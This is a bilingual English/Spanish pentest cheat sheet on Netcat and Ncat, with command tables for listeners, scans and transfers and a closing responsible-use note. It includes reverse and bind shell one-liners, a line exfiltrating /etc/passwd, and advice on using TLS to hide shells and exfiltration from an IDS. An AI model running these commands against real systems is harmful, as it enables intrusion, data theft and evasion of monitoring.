root@sparrow:~/writeups$ cat netcat.md
// Shells & Pivoting
Netcat
21 Jul 2026
· 5 min read
Netcat (nc) is a utility for reading and writing data across TCP and UDP network connections. It works interchangeably as a client or a server and imposes no protocol on top of the socket, which makes it the go-to tool for setting up listeners, transferring files and getting shells during a pentest.The nuance that causes the most confusion is -e: it only exists in netcat-traditional, not in the netcat-openbsd build that Kali and Debian ship by default. That is why reliable shells are built with the mkfifo trick or directly with ncat. On top of that, all nc traffic travels in cleartext unless you use ncat --ssl to encrypt the channel with TLS.
1. Beginner level — connections, transfers and shells

| Command | What it does |
|---|---|
nc <ip> 80 | Connect to a port |
nc -lvnp 4444 | Open a listener (verbose, no DNS) |
nc -zv <ip> 20-25 | Port scan (zero-I/O) |
nc -lvnp 4444 > file | Receive a file |
nc <ip> 4444 < file | Send a file |
nc <ip> 4444 -e /bin/bash | Reverse/bind shell with -e |
echo -e 'GET / HTTP/1.0\\n\\n' | nc <ip> 80 | Manual HTTP request |
nc -u <ip> 53 | UDP connection |
nc -lvnp 4444 -w 5 | Idle timeout (seconds) |
nc -lvkp 4444 | Persistent listener (-k, stays open) |
nc <ip> 22 | Grab a service banner |
nc -nv <ip> 4444 | Connection without DNS resolution |
nc <ip> 4444 < /etc/passwd | Exfiltrate a file |
nc -h | Show the help |
2. Advanced level — transfers, pivoting and Ncat/TLS

| Command | What it does |
|---|---|
nc -lvnp 4444 | tee log | Listener saving what it receives |
mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -lvnp 4444 >/tmp/f | Bind shell without -e |
tar czf - /data | nc <ip> 4444 | Send a compressed directory |
nc -lvnp 4444 | tar xzf - | Receive and decompress on the fly |
nc -lvnp 4444 -e /bin/bash | Bind shell (listen with a shell) |
while true; do nc -lvnp 4444 -e /bin/bash; done | Listener that relaunches itself |
nc <ip> 4444 -e cmd.exe | Bind shell on Windows (nc.exe) |
dd if=disk.img | nc <ip> 4444 | Clone a disk over the network |
nc -lvnp 4444 > dump.raw | Receive a dump to a file |
ncat --ssl <ip> 4444 | Encrypted connection with Ncat |
ncat --ssl -lvnp 4444 | TLS listener with Ncat |
ncat -lvnp 4444 --exec '/bin/bash' | Shell with Ncat (--exec) |
ncat -lvnp 4444 --allow <ip> | Restrict who can connect |
ncat -lvnp 4444 --sh-exec 'nc 10.10.10.5 80' | Port relay with Ncat |
3. Details people miss
- Most modern distros ship
netcat-openbsd, which does NOT include-e: for a shell use themkfifotrick orncat --exec. The-eflag is only compiled intonetcat-traditional. - Netcat transmits in cleartext. To exfiltrate data or keep a shell without an IDS reading it all, use
ncat --ssl, which encrypts the channel with TLS. - A normal listener closes after the first connection; add
-kto keep it listening. Keep in mind that-konly makes sense alongside-l. - For file transfers, close the sender when it finishes or use
-wto force a timeout: the receiver has no way to know when the stream ends and may hang waiting for more data. - UDP (
-u) is connectionless:ncdoes not confirm that the other end exists, so a successful "connection" does not guarantee that a service is listening on the other side.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
Netcat (nc) es una utilidad para leer y escribir datos a través de conexiones de red TCP y UDP. Funciona indistintamente como cliente o como servidor y no impone ningún protocolo por encima del socket, lo que la convierte en la herramienta de referencia para levantar listeners, transferir archivos y obtener shells durante un pentest.El matiz que más confusión genera es -e: solo existe en netcat-traditional, no en el netcat-openbsd que traen Kali y Debian por defecto. Por eso las shells fiables se montan con el truco de mkfifo o directamente con ncat. Además, todo el tráfico de nc viaja en claro salvo que uses ncat --ssl para cifrar el canal con TLS.
1. Nivel principiante — conexiones, transferencias y shells
| Comando | Qué hace |
|---|---|
nc <ip> 80 | Conecta a un puerto |
nc -lvnp 4444 | Abre un listener (verbose, sin DNS) |
nc -zv <ip> 20-25 | Escaneo de puertos (zero-I/O) |
nc -lvnp 4444 > file | Recibe un archivo |
nc <ip> 4444 < file | Envía un archivo |
nc <ip> 4444 -e /bin/bash | Reverse/bind shell con -e |
echo -e 'GET / HTTP/1.0\\n\\n' | nc <ip> 80 | Petición HTTP manual |
nc -u <ip> 53 | Conexión UDP |
nc -lvnp 4444 -w 5 | Timeout de inactividad (segundos) |
nc -lvkp 4444 | Listener persistente (-k, no cierra) |
nc <ip> 22 | Captura el banner de un servicio |
nc -nv <ip> 4444 | Conexión sin resolución DNS |
nc <ip> 4444 < /etc/passwd | Exfiltra un archivo |
nc -h | Muestra la ayuda |
2. Nivel avanzado — transferencias, pivoting y Ncat/TLS
| Comando | Qué hace |
|---|---|
nc -lvnp 4444 | tee log | Listener guardando lo recibido |
mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -lvnp 4444 >/tmp/f | Bind shell sin -e |
tar czf - /data | nc <ip> 4444 | Envía un directorio comprimido |
nc -lvnp 4444 | tar xzf - | Recibe y descomprime al vuelo |
nc -lvnp 4444 -e /bin/bash | Bind shell (escucha con shell) |
while true; do nc -lvnp 4444 -e /bin/bash; done | Listener que se re-lanza |
nc <ip> 4444 -e cmd.exe | Bind shell en Windows (nc.exe) |
dd if=disk.img | nc <ip> 4444 | Clona un disco por red |
nc -lvnp 4444 > dump.raw | Recibe un volcado a archivo |
ncat --ssl <ip> 4444 | Conexión cifrada con Ncat |
ncat --ssl -lvnp 4444 | Listener TLS con Ncat |
ncat -lvnp 4444 --exec '/bin/bash' | Shell con Ncat (--exec) |
ncat -lvnp 4444 --allow <ip> | Restringe quién puede conectar |
ncat -lvnp 4444 --sh-exec 'nc 10.10.10.5 80' | Relay de puertos con Ncat |
3. Detalles que se pasan por alto
- La mayoría de distros modernas traen
netcat-openbsd, que NO incluye-e: para una shell usa el truco demkfifooncat --exec. La flag-esolo la compilanetcat-traditional. - Netcat transmite en claro. Para exfiltrar datos o mantener una shell sin que un IDS lo lea todo, usa
ncat --ssl, que cifra el canal con TLS. - Un listener normal se cierra tras la primera conexión; añade
-kpara que siga escuchando. Ten en cuenta que-ksolo tiene sentido junto a-l. - En transferencias de archivos, cierra el emisor cuando termine o usa
-wpara forzar un timeout: el receptor no sabe cuándo acaba el flujo y puede quedarse colgado esperando más datos. - El UDP (
-u) no tiene conexión:ncno confirma que el otro extremo exista, así que una "conexión" con éxito no garantiza que haya un servicio escuchando al otro lado.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.